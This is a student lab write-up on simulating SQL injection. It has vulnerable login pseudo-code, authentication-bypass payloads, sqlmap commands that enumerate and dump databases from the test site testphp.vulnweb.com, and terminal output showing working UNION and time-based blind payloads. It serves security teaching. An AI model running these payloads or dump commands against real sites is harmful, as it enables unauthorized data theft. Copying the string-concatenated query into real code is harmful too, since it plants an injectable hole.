

## Experiment no. 8

**Aim:** Simulation of SQL Injection Attack

**Objectives:** To understand about SQL Injection Attack

**Outcomes:** The learner will be able to understand and simulate SQL Injection Attack

**Hardware / Software Required:** Unix/Linux, SQLmap

### **Theory:**

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements (also commonly referred to as a malicious payload) that control a web application's database server (also commonly referred to as a Relational Database Management System – RDBMS). Since an SQL injection vulnerability could possibly affect any website or web application that makes use of an SQL-based database, the vulnerability is one of the oldest, most prevalent and most dangerous of web application vulnerabilities.

By leveraging an SQL injection vulnerability, given the right circumstances, an attacker can use it to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQL injection can also be used to add, modify and delete records in a database, affecting data integrity.

To such an extent, SQL injection can provide an attacker with unauthorized access to sensitive data including, customer data, personally identifiable information (PII), trade secrets, intellectual property and other sensitive information.

### **How SQL Injection works**

In order to run malicious SQL queries against a database server, an attacker must first find an input within the web application that is included inside of an SQL query.

In order for an SQL injection attack to take place, the vulnerable website needs to directly include user input within an SQL statement. An attacker can then insert a payload that will be included as part of the SQL query and run against the database server.

The following server-side pseudo-code is used to authenticate users to the web application. #  
Define POST variables    uname    =    request.POST['username']    passwd    =    request.POST['password']

```
# SQL query vulnerable to SQLi sql = "SELECT id FROM users WHERE username=" +  
uname + " AND password=" + passwd + ""
```

```
# Execute the SQL statement database.execute(sql)
```

The above script is a simple example of authenticating a user with a username and a password against a database with a table named users, and a username and password column.

The above script is vulnerable to SQL injection because an attacker could submit malicious input in such a way that would alter the SQL statement being executed by the database server.

A simple example of an SQL injection payload could be something as simple as setting the password field to password' OR 1=1.

This would result in the following SQL query being run against the database server.

```
SELECT id FROM users WHERE username='username' AND password='password' OR  
1=1'
```

An attacker can also comment out the rest of the SQL statement to control the execution of the SQL query further.


-- MySQL, MSSQL, Oracle, PostgreSQL, SQLite ' OR '1'='1' -- ' OR '1'='1' /\* -- MySQL ' OR '1'='1' # -- Access (using null characters) ' OR '1'='1' %00 ' OR '1'='1' %16

Once the query executes, the result is returned to the application to be processed, resulting in an authentication bypass. In the event of authentication bypass being possible, the application will most likely log the attacker in with the first account from the query result — the first account in a database is usually of an administrative user.

To check whether website is vulnerable, replace the value in the get request parameter with an asterisk (\*)

[http://testphp.vulnweb.com/listproducts.php?cat=\\*](http://testphp.vulnweb.com/listproducts.php?cat=*)

If this results in an error such as the error given below, then we can say that the website is vulnerable.



**SQLMAP:** sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Step 1: Installation of sqlmap

**\$ sudo apt-get install sqlmap**

Step 2 : List information about the existing databases

To check access to a database, - - dbs option can be used. - - dbs lists all the available databases.

It notifies vulnerability in parameter cat, various payloads executed, name of backend database, its version and list of all available databases. Here, two databases: acuart and information\_schema are listed.

**\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs**

### Step 3: Listing tables present in Database

Each of the database can further explored to get tables information from them. Option -D can be used to specify the name of the database we need to explore. If access to the database is allowed, we can access the tables using --tables option along with name of database. Here, acuart database is accessed and all available tables in that database are listed as an output of the following command.

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

### Step 4: List column information of a particular table

Columns of a particular table can be viewed by specifying -T option before table name and -columns option to query the column names. Access to table and its column for table "products" is displayed by following command.

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -columns
```


### Step 5: Dump the data from the columns

Information from specific column can be retrieved and displayed using -C. Multiple column can also be listed separated by a comma and the --dump query retrieves the data. Following command shows all Domain values of column name from product table from acuart database.

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -C name -dump
```




**Output:** Include Screenshots of the Test Database Results or SQL Map Commands executed



```

onworks@onworks-Standard-PC-I440FX-PIIX-1996: ~
[09:56:34] [WARNING] POST parameter 'searchFor' does not appear to be dynamic
[09:56:34] [WARNING] heuristic (basic) test shows that POST parameter 'searchFor' might not be injectable
[09:56:35] [INFO] heuristic (XSS) test shows that POST parameter 'searchFor' might be vulnerable to cross-site scripting (XSS) attacks
[09:56:35] [INFO] testing for SQL injection on POST parameter 'searchFor'
[09:56:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:56:35] [WARNING] reflective value(s) found and filtering out
[09:56:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:56:38] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOR)'
[09:56:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:56:42] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:56:43] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:56:45] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[09:56:45] [INFO] testing 'Generic inline queries'
[09:56:48] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:56:47] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:56:48] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[09:56:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:57:11] [INFO] POST parameter 'searchFor' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
For the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[09:57:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:57:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:57:43] [INFO] checking if the injection point on POST parameter 'searchFor' is a false positive
POST parameter 'searchFor' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] y
[09:58:27] [INFO] testing if POST parameter 'goButton' is dynamic
[09:58:28] [WARNING] POST parameter 'goButton' does not appear to be dynamic
[09:58:28] [WARNING] heuristic (basic) test shows that POST parameter 'goButton' might not be injectable
[09:58:28] [INFO] testing for SQL injection on POST parameter 'goButton'
[09:58:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:58:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:58:38] [INFO] testing 'Generic inline queries'
[09:58:38] [INFO] performing only basic UNION tests if there is not at least one other (potential) technique
  
```



```

onworks@onworks-Standard-PC-I440FX-PIIX-1996: ~
no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:55:12 /2022-03-31/
do you want to check for the existence of site's sitemap.xml? [Y/n] y
[09:55:19] [WARNING] 'sitemap.xml' not found
[09:55:19] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/listproducts.php?cat1'
[09:55:19] [INFO] searching for links with depth 1
[09:55:20] [INFO] searching for links with depth 2
please enter number of threads? (Enter for 1 (current)) 1
[09:55:28] [WARNING] running in a single-thread mode. This could take a while
[09:55:29] [INFO] 2/13 links visited (15%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] y
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [Y/n] y
[09:55:30] [INFO] writing crawling results to a temporary file '/tmp/sqlmapfoobru8n4899/sqlmapcrawler-7c0t9bc.csv'
[09:55:30] [INFO] found a total of 9 targets
[09:55:30] [INFO] fofm:
POST http://testphp.vulnweb.com/search.php?test=query
POST data: searchFor=&goButton=go
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: searchFor=&goButton=go] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
[09:55:32] [INFO] using '/home/onworks/.sqlmap/output/results-03312022_095600.csv' as the CSV results file in multiple targets mode
[09:55:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:55:33] [INFO] testing if the target URL content is stable
[09:55:34] [INFO] target URL content is stable
[09:55:34] [INFO] testing if POST parameter 'searchFor' is dynamic
[09:55:34] [WARNING] POST parameter 'searchFor' does not appear to be dynamic
[09:55:34] [WARNING] heuristic (basic) test shows that POST parameter 'searchFor' might not be injectable
[09:55:35] [INFO] heuristic (XSS) test shows that POST parameter 'searchFor' might be vulnerable to cross-site scripting (XSS) attacks
[09:55:35] [INFO] testing for SQL injection on POST parameter 'searchFor'
[09:55:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
  
```

```

Activities Terminal Mar 31 10:06
onworks@onworks-Standard-PC-i440FX-PIIX-1996: -

[09:57:11] [INFO] POST parameter 'searchFor' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[09:57:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:57:17] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:57:43] [INFO] checking if the injection point on POST parameter 'searchFor' is a false positive
POST parameter 'searchFor' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[09:58:17] [INFO] testing if POST parameter 'goButton' is dynamic
[09:58:18] [WARNING] POST parameter 'goButton' does not appear to be dynamic
[09:58:28] [WARNING] heuristic (basic) test shows that POST parameter 'goButton' might not be injectable
[09:58:28] [INFO] testing for SQL injection on POST parameter 'goButton'
[09:58:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:58:30] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:58:30] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[09:58:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[09:59:13] [WARNING] POST parameter 'goButton' does not seem to be injectable
[09:59:13] [INFO] testing if GET parameter 'test' is dynamic
[09:59:13] [WARNING] GET parameter 'test' does not appear to be dynamic
[09:59:14] [INFO] heuristic (basic) test shows that GET parameter 'test' might be injectable (possible DBMS: 'MySQL')
[09:59:14] [INFO] testing for SQL injection on GET parameter 'test'
[09:59:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:59:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:59:17] [INFO] testing 'Generic inline queries'
[09:59:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[09:59:22] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test.
[09:59:23] [INFO] target URL appears to have 3 columns in query
[09:59:24] [INFO] GET parameter 'test' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[09:59:24] [INFO] checking if the injection point on GET parameter 'test' is a false positive
GET parameter 'test' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
  
```

```

Machine View
Activities Terminal Mar 31 10:11
onworks@onworks-Standard-PC-i440FX-PIIX-1996: -

[09:59:14] [INFO] heuristic (basic) test shows that GET parameter 'test' might be injectable (possible DBMS: 'MySQL')
[09:59:14] [INFO] testing for SQL injection on GET parameter 'test'
[09:59:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:59:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:59:17] [INFO] testing 'Generic inline queries'
[09:59:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[09:59:22] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test.
[09:59:23] [INFO] target URL appears to have 3 columns in query
[09:59:24] [INFO] GET parameter 'test' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[09:59:24] [INFO] checking if the injection point on GET parameter 'test' is a false positive
GET parameter 'test' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 192 HTTP(s) requests:
---
Parameter: test (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7170716271,0x7476547265476c72797863716242576674707674554c57724472554c63556f554b75724759684d54,0x7171716271),NULL--
---
Parameter: searchFor (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: searchFor=LIYw' AND (SELECT 9816 FROM (SELECT(SLEEP(5)))tkUA) AND 'FxF'='FxF&goButton-go
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: searchFor, type: Single quoted string (default)
[1] place: GET, parameter: test, type: Single quoted string
[q] Quit
> q
[10:11:26] [WARNING] user quit
[10:11:26] [WARNING] you haven't updated sqlmap for more than 727 days!!!

[*] ending @ 10:11:26 /2022-03-31/

onworks@onworks-Standard-PC-i440FX-PIIX-1996: $
  
```



**Learning Outcomes:** The student will be able to

LO1: Understand and simulate SQL Injection Attack

LO2: Understand the effects of SQL Injection Attack

**Course Outcomes:** Upon completion of the course students will be able to understand and simulate SQL Injection Attack

**Conclusion:** We were able to understand the significance of SQL Injection and simulate SQL Injection Attack.

**For Faculty Use**

| Correction Parameters | Formative Assessment [40%] | Timely completion of Practical [ 40%] | Attendance / Learning Attitude [20%] |  |
|-----------------------|----------------------------|---------------------------------------|--------------------------------------|--|
| Marks Obtained        |                            |                                       |                                      |  |